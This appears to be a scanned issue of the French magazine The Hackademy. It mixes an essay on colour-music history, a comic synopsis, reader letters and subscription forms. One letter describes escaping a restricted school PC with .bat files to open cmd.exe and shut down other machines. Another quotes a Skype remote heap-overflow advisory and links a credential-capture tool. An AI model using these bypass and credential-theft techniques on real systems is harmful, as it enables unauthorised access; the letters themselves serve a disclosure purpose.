Pour *Prométhée, poème du feu, Opus 60*, 1911, le compositeur russe Alexandre Scriabine avait prévu un clavier de couleurs pour interpréter une partie de sa composition. L'enchaînement des couleurs, synchronisé à la musique, était noté sur la partition. La première représentation de son œuvre au Carnegie Hall eut lieu le 20 mars 1915. La scène était éclairée par le *Chromola*, un clavier chromatique basé sur le principe du *Colour Organ* d'Alexander Wallace Rimington, et dont les touches étaient reliées à des lampes projetant des couleurs sur un grand écran.

Cet événement fut décisif pour Thomas Wilfred, luthiste, Claude Bragdon, architecte, Van Deering Perrine, peintre et Harry Barnhart, musicien, qui formèrent le groupe des *Prometheans* deux ans plus tard. Ils se considéraient comme une association ésotérique pour le développement du nouvel art de la couleur mobile, la *Colour Music*.

Entre 1915 et 1918, Bragdon avait organisé, avec Arthur Farwell, Harry Barhart, Walter K. Brice et quelques autres, des fêtes nocturnes en plein air, les *Song and Light Festivals*. Ces fêtes, proches du Community Music Mouvement, (qui vise à créer l'harmonie sociale par le chant choral) réunissent à Rochester et New York plusieurs milliers de choristes dans un décor illuminé de lampes multicolores. Pour ces gigantesques événements, Claude Bragdon réalisa d'importantes peintures sur verre, chargées de motifs ornementaux empruntés à ses recherches sur la quatrième dimension. C'était des images kaléidoscopiques géantes dont la symétrie était censée provoquer une extase collective, afin de renforcer l'esprit de communauté qui avait tendance à se dissoudre dans l'anonymat des mégapoles. Le fantasme fusionnel de Bragdon sera développé dans *Cosmic Sex and Cosmic Beauty*, publié en 1930.

En octobre 1918, Claude Bragdon proposa la construction d'un Experimental Theatre. Plusieurs machines avaient déjà été construites par les Prometheans. C'est finalement le *Clavilux* de Wilfred qui remporta la mise. C'était un appareil de projection chromocinétique à grande échelle qui projetait, au moyen d'un mécanisme complexe de prismes mobiles, de lentilles kaléidoscopiques et de miroirs incurvés (proche du piano optophonique de Vladimir Baranoff-Rossiné), des formes lumineuses colorées sur un écran panoramique. Les premières performances eurent lieu à l'Experimental

Jordan Belson, image du film Allurs, 1961.

Theatre de Long Island, mais il deviendra vite un des éléments de l'esthétique spectaculaire des grandes expositions internationales.

En 1930, lors de l'ouverture du premier Art Institute of Light au Grand Central Palace de New York, Wilfred inaugura son projet *Lumia, The art of Light*. C'était un ensemble comprenant studios d'enregistrement, laboratoires physiologiques, ateliers chorégraphiques, clinique de chromothérapie, ainsi qu'une gigantesque salle de projection où les ballets lumineux, dans leur lent et majestueux déroulement, emportaient le public dans un espace infini de couleurs.

L'Américain Matthew Luckiesh, théoricien de la color music , écrivait, dans *The Lightning Art* (1917), le manifeste d'un nouvel art technologique dépassant la peinture abstraite, susceptible de repousser les limites de l'esprit humain en favorisant l'éveil de facultés extra-sensorielles. Beatrice Irwin, elle, dans The *New Science of Colour* (1916), pensait que le *telepathic colour age* était proche.

Jackie Cassen et Rudi Stern. Death of Mind. 1966.

L'ère psychédélique

A l'aube des années soixante Thomas Wilfred suscita de nouveau l'intérêt. Ses machines étaient exposées dans les musées et il était en contact avec Ralph Metzner, l'éditeur de la *Psychedelic Review* (1963-1971). En 1957, les *Vortex Concerts* de Henry Jacobs, musicien et poète, et Jordan Belson, cinéaste, avaient relancé le mouvement avec une centaine de représentations au Morisson Planetarium de San Francisco. Le dispositif sonore sophistiqué et la projection de films expérimentaux associée aux effets stroboscopiques et projections d'étoiles, étaient précurseurs du *Trips Festival*, premier rassemblement psychédélique, organisé par les Merry Pranksters en 1966, où se mêlaient light shows, musique, poésie beatnick et LSD. De nombreux light shows, dont le *Single Wing Turquoise Bird*, le *Theater of Light* de Jackie Cassen et Rudi Stern, l'*Infinity Machine* de Richard Aldcroft, furent les plus célèbres, virent le jour à cette époque où le LSD devenait un élément fondamental du spectacle total.

Sources

Sons et Lumières, Centre Pompidou 2005.
Théorie de l'art moderne, Paul Klee, Folio essais.

Captain Cavern

CAPTAIN CAVERN PRESENTE
LES CARNETS DU VOYAGEUR
FANTÔME HOUSELAND

Des touristes débonnaires jouent tranquillement aux cartes autour d'un guéridon dans un salon bonbonnière tapissé de velours rouge capitonné. Les bouchons de cristal clignotent sur les carafes emplies de vin cramoisi. Mais la pièce chavire. Le sol en lino à damiers noir et blanc tournoyant en son centre, engloutit tout, joueurs, mobilier, vaisselle et les lourdes tentures festonnées de galons dorés. La pièce a disparu, laissant un vide inexplicable dans la maison. On appelle le Mime Détective. Grand, mince, en justaucorps de lycra noir et chapeau haut de forme huit-reflets, il arrive au dessus de Houseland dans son hélicoptère transparent, par une nuit soyeuse percée d'étoiles. Il se laisse couler le long d'une corde sur la pointe d'un toit, puis, glissant le long d'une gouttière, souple comme un félin, sinueux comme un serpent, il saute dans une ruelle étroite et ténébreuse, cernée par des empilements de bicoques sordides. Il connaît parfaitement les multiples niveaux de perception de cette architecture biscornue et tarabiscotée. Sans mal, il retrouve les touristes sains et saufs avant qu'ils ne soient digérés par le parc d'attraction qui s'avère un peu détraqué mais qu'il a pu démasquer à temps.

Courrier des

Dites-nous tout : voice@thehackademy.net

Censure et paranoïa

Bonjour,

La censure et la paranoïa sont deux mots que vous connaissez bien. L'un parce qu'il vous empêche de faire paraître certains articles et le deuxième puisque certaines entreprises auquel vous avez annoncé l'existence de failles dans leur infrastructure informatique vous ont assimilé à des pirates informatiques et ont réagi en conséquence.

Voici un exemple concret où je me suis sentit dans la même situation que vous:
J'ai profité d'une après-midi où je n'avais pas cours pour aller sur internet au CDI. Mon but était de me renseigner sur les émeutes en banlieues.
Je suis tout d'abord allé sur le site de Java pour voir la page du projet Looking Glass (bureau en 3D pour Linux/Solaris/Windows). Je n'ai même pas eu le temps de cliquer sur un lien hypertexte que la dame s'occupant du CDI s'est mise derrière moi et ma posée plein de questions puis a demandé à un professeur ayant de bonnes connaissances en informatique de venir pour voir ce qu'il en pensait.
Ils sont arrivés à cette conclusion: il est sur le site de Java, Java est un langage de programmation, il doit s'y connaître en piratage, donc arrête vite avant d'avoir des problèmes.
Ils ont tellement peur que des élèves fassent absolument n'importe quoi sur le réseau qu'ils sont devenus méfiants, susceptibles et presque agressifs. Cela s'appelle la paranoïa si je ne me trompe pas.
Le professeur m'a même défendu de consulter des sites de sécurité Windows (nos machines tournent sous Windows XP), donc en clair c'est de la censure. Il est vrai que les postes ont été mis à notre disposition dans un but scolaire mais il est aussi vrai que j'aurais visité ogame.fr(un jeu en ligne) personne ne serait intervenu.
Je leur aurais bien répondu que mon éthique m'interdit quelconque piratage mais j'aurais parlé dans le vide donc j'ai préféré m'abstenir. Le logiciel utilisé pour mettre en place des postes "sécurisés" empêche théoriquement de lancer l'invite de commande puisqu'il bloque beaucoup de fonctions(dont Démarrer->Exécuter). Cependant il est possible de créer des fichiers .bat donc de lancer cmd.exe. A partir de là on peut sans problème éteindre n'importe quels ordinateurs avec shutdown (j'ai testé sur un pc allumé que personne n'utilisait bien sûr) et on peut surement faire beaucoup plus.
Une fois les développeurs du logiciel en question avertit auront fixé ce problème, je ne me gênerais pas pour faire savoir que c'est moi qui suis à l'origine du correctif.
Le jour où l'on prônera la discussion au lieu de la répression et la censure, peut être qu'il sera plus facile de sécuriser les systèmes informatiques. Qu'en pensez vous ?

Nous pratiquons dans une certaine mesure l'auto-censure, comme à peu près tout le monde sur papier ou sur le Net. Il y a une légère nuance, toute démocratique : la censure consiste à interdire une publication, ce qui n'est pas possible directement en France à moins d'avoir des raisons béton (haine raciale, etc.). Par contre, ce droit de publier implique une responsabilité et ne met pas à l'abri de poursuites pénales ou civiles, s'il y a une infraction à la loi ou si cela porte préjudice à quelqu'un.
Or il est vrai que la loi actuelle ne va pas dans le sens du full-disclosure, et de la discussion ouverte des problèmes de sécurité. Cela s'explique en effet en partie par un certaines paranoïa en matière de sécurité informatique : on pense que les gens qui s'y intéresse, en dehors des cercles professionnels reconnus, sont forcément des délinquants – alors qu'ils ne représentent, d'après ce que nous observons, qu'une minorité. Mais il ne faut pas non plus négliger les enjeux commerciaux des sociétés qui vendent des logiciels et qui ne se sont pas encore donné les moyens de réagir correctement à la découverte de failles de sécurité dans leur produits. Toutes les divulgations publiques de failles ne se font d'ailleurs pas de manière si constructive.
Cependant, cet état de fait évolue. L'Hackademy semble par exemple accueillie avec plus de sérieux qu'il y a seulement quelques années, notamment lorsque nous signalons des failles. Cette paranoïa, comme d'autres, est tout de même entretenue auprès du grand public – ou, devrais-je dire, des consommateurs. C'est pourquoi il faut former, expliquer et démystifier.

Quant au problème technique que tu soulève, je crois qu'il est simplement insoluble. Il y a tant de manières différentes de faire s'exécuter quelque chose sur un ordinateur qu'il est presque impossible de proposer à l'utilisateur des applications complexes tout en le contraignant techniquement à ne pas en sortir. Il y aura toujours un moyen de passer à côté.

Une lecteur vous propose un challenge

Des invitations pour la Nuit du Hack à gagner !

Tybins, l'auteur d'un logiciel de stéganographie vous propose de reverser son système, en plusieurs étapes : il y en a pour tous les niveaux ! Pour chaque étape, le comité de rédaction désignera la solution la plus élégante, qui sera publiée et se verra récompensée par une entrée gratuite à la Nuit du Hack 2006.
Retrouvez toutes les explications sur notre forum !

lecteurs

Impossible ?

Je suis en train de lire le n°2 de Hackademy Magazine et je tenais à vous féliciter pour la qualité générale des articles.
Toutefois quelle n'est pas ma surprise dans l'article "Bugtraq Digest" de lire : "l'exécution de code selon Skype est impossible".
C'est vrai que Skype le dit, mais l'advisory dit exactement le contraire (et je peux te confirmer que c'est vrai) :
http://lists.grok.org.uk/pipermail/full-disclosure/2005-October/038148.html

"Exploitation

*We were able to design a proof-of-concept exploitation code targeting Windows XP SP2 and Linux clients using a single UDP packet. Remote exploitation is also possible through TCP. Due to favorable environmental conditions, this particular heap overflow *is* also exploitable on heap-protected systems such as Windows XP SP2 and some Linux distributions. This is possible because Skype stores function pointers in the heap, and those pointers can be overwritten by the overflow."*
Sinon en complément de l'article sur la capture des authentifiants via MSGINA, voici un logiciel à connaître dans la même veine :
http://www.d--b.webpark.pl/dreampackpl_en.htm

N.

Clad ne pense pas qu'au C...

Ils sont nombreux les films dans lesquels apparaissent des politiciens "corrompus" ou aux conduites peu orthodoxes, des hommes d'influence profitant abusivement du pouvoir politique...
Notre système démocratique est donc si friable que l'inconscient collectif en vient à exprimer, par des fictions, ce sentiment solidement ancré qui se traduit par l'idée qu'un homme politique puisse être "véreux". Si l'idée peut dégoûter, elle ne choque pas.
De là, on tire une conclusion.

Si la démocratie que souhaite le peuple est entendue de telle manière qu'il ne parait pas du tout aberrant, ou si peu crédible, de voir un de ses représentants abuser de ses pouvoirs, c'est qu'elle est subjectivement comprise, c'est a dire sous-entendue, comme faible, vulnérable.

Lorsque l'on n'aura qu'ironie ou déception pour un film qui représente un politicien abuser de son pouvoir, tout comme on le fait lorsque l'on voit des montages ratés ou des effets abusifs, cela signifiera que nous avons collectivement mûri.

Contribuez à wiki.thehackademy.net !

Un nouvel espace a été créé pour vous sur notre site Internet, afin de rassembler les ressources nécessaires à la bonne compréhension de la sécurité informatique et du hacking, tant dans leurs aspects techniques que culturels. Nous vous invitons à participer à cette mise en commun, puisqu'il s'agit d'un Wiki : un ensemble de pages que chacun peut compléter ou modifier.
Pour y accéder, vous devez cependant résoudre un petit challenge.

Les login et mot de passe demandés correspondent en effet à cette représentation quelque peu obscure :

zi:bb02c6365c097bdf75be3f6885d2af334e7ce4d7

Guestbook - Boite à idées - Quicknotes

Chaque fois que quelqu'un vous aide à trouver une réponse, sur le forum ou sur le chat, pensez à prendre en un minute pour consigner l'information ici !

Bienvenue sur le wiki de Zi Hackademy !*BETA*

Cet espace se veut un prolongement communautaire de nos publications. À vous, lecteu
savez faire. Ce wiki peut devenir une base de connaissances très précieuse, si vous joue
futurs articles.

À vous !

Sommaire

- Hacking / Hackers / Jargon / Quotidien / Médiathèque /
- Hackademy School / Nuit du Hack / FAQ
- Publications / Trolls
  - Articles en ligne
  - Informations pour les rédacteurs
- Offres d'emploi
- Conseils d'utilisation de ce site

The HACKADEMY

s'engage pour la baisse du prix des magazines informatiques

Nous avons décidé d'offrir à nos lecteurs la possibilité d'acquérir nos magazines à prix fortement réduit. The Hackademy Magazine peut ainsi être acheté pour 4,5 euros (au lieu de 5,9 euros, soit 1,4 euros d'économie sur chaque numéro !)

Comment en profiter ?

Il suffit de se rendre sur notre site et de commander le prochain numéro, avec votre CB ou par chèque, avant le 20 octobre. Vous le recevrez directement chez vous, et même deux jours avant les marchands de journaux !

Pour de meilleures conditions encore, vous pouvez aussi vous abonner, souscrire à nos packages et découvrir nos promotions !

Comment parvenons-nous à faire baisser les prix à ce point ?

Lorsque vous commandez directement chez nous votre numéro, nous n'avons pas à verser de commission aux messageries de distribution.
L'économie réalisée vous est alors intégralement reversée sous forme de réduction.
C'est le même principe que l'abonnement, mais accessible désormais au numéro.

Pourquoi le faisons-nous ?

Parce que nous estimons que la presse informatique, surtout dans le domaine de la sécurité, est beaucoup trop chère (7,45 euros pour MISC, 7,50 euros pour hackin9 par exemple).
Fidèles à notre idéal de diffusion du savoir pour le plus grand nombre, nous souhaitons donc être à l'origine d'un grand mouvement de baisse des prix en donnant l'exemple. Avec 84 pages sans aucune publicité, The Hackademy Magazine est déjà le moins chère des mags de sécu de qualité. Mais nous voulons aller plus loin encore.

Participez vous aussi à ce mouvement en commandant votre prochain Hackademy Magazine (ou en vous abonnant) sur notre site **www.thehackademy.net**

Vous pouvez aussi utiliser le bulletin ci-dessous, avec des frais forfaitaires de traitement de 1 euro par bulletin :

Envoyez votre bulletin accompagné de votre règlement à l'ordre de DMP, 26 bis rue Jeanne d'Arc, 94160 Saint-Mandé

Je commande le **prochain numéro** pour **4,5 euros**
(arrêt des commandes pour le N°5 le 24 Mars 2006) ____

Je m'abonne pour **un an** pour **27 euros** (soit 4,2 euros le numéro) ____

Je m'abonne pour **deux ans** pour **49 euros** (soit 4,1 euros le numéro) ____

Packages abonnements + cours de the hackademy School ! ! !

Je souscris un **package intit** pour **99 euros**
(abonnement 1 an + les cours newbie et newbie+ de thehackademy school) ____

Je souscris un **package I LUV U** pour **119 euros**
(abonnement 2 ans + les cours newbie et newbie+ de thehackademy school + le t-shirt vintage intrusion.exe) ____

Toutes ces commandes sont également accessibles en ligne sans frais de traitement.
Profitez-en et faites-le savoir ! Ensemble, nous ferons baisser le prix des magazines !

Frais de traitement ____ **1€**

TOTAL = ____

NOM : ..... **PRÉNOM :** .....
ADRESSE : ..... **CODE POSTAL :** .....
VILLE : ..... **PAYS :** .....
E-MAIL : .....

PAIEMENT
par chèque à l'ordre de DMP
par Carte Bleu ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expire en ____

Signature :

MHCK03

The Hackademy Mag s'ouvre aux professionnels !

Fort de sa ligne éditoriale pointilleuse et exigeante, The Hackademy Magazine a su se faire reconnaître comme la référence en matière d'information et d'analyse du domaine de l'informatique et de la sécurité informatique.

Voici ce que nous vous proposons :

- une cible de lecteurs avertis et fidèles
- une couverture publicitaire adaptée à vos besoins sur une ou plusieurs de nos publications
- des tarifs performants
- une diffusion dans le magazine ou sur le site web de l'Hackademy

Quel que soit votre domaine d'activité nous serons heureux de vous compter parmi notre public d'annonceurs

Formule	The Hackademy Magazine et Hors-Séries	The Hackademy Prog
Page unique en intérieur	800 euros	500 euros
Double page	1400 euros	1100 euros
Quatrième de couverture	1200 euros	1000 euros
2e, 3e de couverture	1000 euros	900 euros
« Visibilité » (une page dans chaque publication)	2000 euros	
« Super Visibilité » (4e de couv. sur trois publications)	3000 euros	

Remise de 20% sur la première commande publicitaire.

Pour plus d'informations, contactez-nous au 01 53 66 95 28 ou écrivez à publicite@dmpfrance.com

Liberté d'expression : jusqu'où ?